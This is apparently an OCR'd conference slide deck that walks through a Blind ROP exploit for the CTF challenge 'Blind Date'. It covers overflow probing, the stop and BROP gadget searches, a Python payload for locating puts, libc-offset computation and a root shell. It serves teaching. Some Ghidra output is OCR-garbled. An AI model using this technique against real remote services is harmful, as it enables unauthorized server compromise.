LSE Winter Days Nov. 6/7 2021

Blind Date, a journey into Blind ROP exploitation technique



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## The challenge




### **Blind Date**

The LSE intern from Summer 2019 coded an online service to welcome new lab' students. Legend says he hid a flag on the machine running the service... Prove the old heads you deserve your place by compromising the server using the remote service only.

- Originally a challenge from FCSC 2021
- No access to source code nor the compiled binary
- We want to get a shell on the server

### Understanding the service





Looks like an echo server, 2 possible vulnerabilities:

- format string attack
- buffer overflow

## A format string bug?




- Well known vulnerability occurring with an unsafe usage of a *printf* function supporting formatting
- The code would look like this:


```
1 // includes ...
2
3 int main(void)
4 {
5 char username[SIZE]; // we do not know SIZE yet
6 // [...] ← get input with 'scanf' or 'gets' or whatever
7 printf("Welcome to the LSE, ");
8 printf(username); // ← unsafe line
9 printf("\nBye!\n");
10 return 0;
11 }
```

### More like a buffer overflow...



• We can easily test by sending a formatting string which would leak the stack if there was an vulnerable *printf* call






Not a format string attack! Let's check the overflow...

### What's a stack buffer overflow?






- Occurs when we do not check if the user input fits in the buffer it went in
- If there is no protection such as canary, we can overwrite data behind the buffer
- It means that we can take control of execution flow because the return address we jump on is located on the stack

### RET is equivalent to POP RIP



- Increment input size until program crashes
- Check the protections:
  - on the binary (PIE, canary)
  - on the server (ASLR)





Program crashes after 40 bytes = (probably stack) buffer overflow



### Recap

- x86-64 addresses = 64-bit executable running
- We always leak the same bytes which looks like an address:
  - PIE off
  - no canary
- The stack addresses are randomized = ASLR on
- Crash after 40 bytes, trash in buffer = char buffer[32];
- Does not print "*Bye!*" when it crashes = intermediate function



Ok cool bro, so what?

### **Return Oriented Programming**




- Once we control the execution flow = we control RIP
- Use *gadgets* to execute instructions sequences from the binary itself and jump somewhere else using *ret* instruction
- We control the stack values with the stack buffer overflow!

For instance, this gadget allows the attacker to control RDI, which is the first argument in the x64 calling convention.

pop rdi	; this pops the following address on the stack into `rdi`
ret	; we regain execution flow control with the next stack address

### A visual representation




Ok cool bro, but...

We can't locate the gadgets without the binary!

# The stop gadget

- Most important gadget
- Essential to confirm we regain execution flow control during each step

In our case, we expect that there's an address that, if we jump on it, produces the following output:



How do we find it?


- we fill the buffer and RBP
- then we overwrite the return address with an address X from the binary
- we loop until the address X produces the expected output (called reference)

Be careful, several addresses could produce this output!




# The stop gadget





We know that, if we trigger the reference used for this stop gadget, it means we hit one of those addresses



We have a reliable way to know when we control RIP!

## The attack plan

#### ASLR on:

- $\succ$  leak a libc address
- $\succ$  find the libc version
- > get offsets for `/bin/sh` string and system function
- > system("/bin/sh")



We need to control the first argument = RDI in x64 calling convention

Ok cool bro... But we still have no clue which gadgets we can find in the binary... Do we?

# The BROP gadget

- The ultimate gadget
- Almost all binaries have it because it's located at the end of *\_\_\_libc\_csu\_init*` which is part of the libc startup routine
- Easy to spot as it pops 6 values from the stack = very unlikely to get a false positive


40126a:	5b	pop rbx	
40126b:	5d	pop rbp	
40126c:	41 5c	pop r12	
40126e:	41 5d	pop r13	
401270:	41 5e	pop r14	
401272:	41 5f	pop r15	
401274:	с3	ret	

Ok cool bro... But we can't control RDI with it



### **PWN IS AWESOME**





#### What if we jump on 0x401273...?


401273:	5f	рор	rdi
401274:	<b>c</b> 3	ret	



We get a new gadget inside the BROP gadget!

### Recap






Finding the BROP gadget means being able to control RDI and RSI = two first arguments of a function

### To find it:


- > overwrite RIP with the address we increment at each loop
- followed by 6 trash addresses that should be popped into RBX, RBP, R12, R13, R14 and R15 if the address is the right one
- followed by our stop gadget loaded into RIP by the last `*ret*`
- ➢ if the address is the good one, we will get our reference in the output!

### Let the hunt begin...





No false positive!



We can now control registers!

### Here comes *puts*




- Quick reminder: we need to leak an address from the GOT to identify the libc
- Problem: we have no idea where the relocation table is located in the binary, and even if we knew it, we would have no idea which symbol we leak
- Solution: we control at least 2 arguments, we know *puts* is used, let's try to leak its address in order to print whatever we want next!


```
try:
   # build payload
   addr = base_addr + i
                             # fill buffer
   pld = b'c' * 40
   pld += p64(pop_rdi)
                             # load pop rdi; ret opcodes in 'rdi'
   pld += p64(pop_rdi)
   pld += p64(addr)
                             # puts addr
   pld += p64(stop_gadget)
                             # stop gadget
   # send payload and receive response
    debugInfo(f'searching puts addr, trying {hex(addr)}', debug)
   r.recv(timeout=timeout)
   r.send(pld)
   res = r.recv(timeout=timeout)
   if b \x5f\xc3 in res:
       return addr
```

### Getting puts address





We can now call *puts* with any argument we want!



We can leak the whole binary to find interesting addresses!


## Leaking the ELF




Actually a very simple part:

- we can call puts
- with any argument we want

- Loop over the whole ELF addresses and call puts with the address
- Parse the output to get the leaked data
- > No data means a null byte at this address



### Let's analyze it!



Load binary into Ghidra:

- Identify functions
- $\succ$  Find *puts* call
- $\succ$  Find *puts* GOT entry

🚜 Import /root/LSE/Blind_Date/exploit/dumped_binary 🗙				
Format:	Raw Binary			
Language:	x86:LE:64:default:gcc			
Destination Folder:	reverse:/			
Program Name:	dumped_binary			
	Options			
O <u>K</u> <u>C</u> ancel				



### Dissect the binary




#### void FUN 00401152(void) undefined8 FUN 004011b7(void) undefined local\_28 [32]; FUN\_00401030(s\_Hello\_you!\_00402032); FUN\_00401030(s\_What's\_your\_name?\_00402004); FUN 00401152(); FUN 00401040(&DAT 00402016); FUN\_00401060(\_DAT\_00404048); FUN\_00401030(&DAT\_0040203d); FUN\_00401050(0,local\_28,0x80); return 0; FUN\_00401040(s\_Welcome\_to\_the\_LSE,\_%s\_0040201b,local\_28); return; [DEMO GHIDRA] undefined FUN 00401030() undefined AL:1 <RETURN> *puts* GOT entry! FUN 00401030 XREF[3]: FUN 00401152:00401161(2) FUN\_00401107.994011c2(c) FUN 004011b7:004011d3(c) JMP gword ptr | We could do the same with *printf*

### Leaking the LIBC



For the functions we know (*puts / printf*):

- call *puts(function\_got)* and return on *main* to flush stdout
- the output will be the *function* address in the libc
- then use libc.blukat.me to deduce the libc version



### The final strike

- Compute the libc base
- Compute the interesting functions addresses

libc = ELF('./libc6\_2.27-3ubuntu1.4\_amd64.so') libc\_base = leak - libc.sym['puts'] system = libc\_base + libc.sym['system'] binsh = libc\_base + next(libc.search(b'/bin/sh'))

We can FINALLY call *system("/bin/sh"*) !

### I am (g)root



```
.
                            ./main.py
File Actions Edit View Help
 ~/LSE/Blind_Date/exploit git:(master) X ./main.py
[+] padding = 40
[+] leaked return addr = 0×4011cc
[+] stop gagdets = ['0×4011cc', '0×4011cd']
[+] chosen stop gagdet = 0×4011cc
[*] brop gadgets = ['0×401232']
[+] `pop rdi; ret` gadget = 0×40123b
[+] puts address = 0×401025
[+] libc puts leak = 0×7fa55da52210
[*] '/lib/x86_64-linux-gnu/libc-2.32.so'
              amd64-64-little
    Arch:
    RELRO: Partial RELRO
    Stack: Canary found
    NX: NX enabled
    PIE:
              PIE enabled
[+] libc base = 0×7fa55d9dc000
[+] system = 0×7fa55da25e10
[+] binsh = 0×7fa55db6569b
[+] sending last payload - enjoy your shell :)
[*] Switching to interactive mode
  id
uid=0(root) gid=0(root) groups=0(root)
  cat flag.txt
LSE{SRS_BE_LIKE_CLIC_CLIC_IM_A_HACKER}
```



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### La root est longue mais la voie est libre

All files (including original challenge) are available on github.com/Ewael/LSE

Thank you for your attention, any question?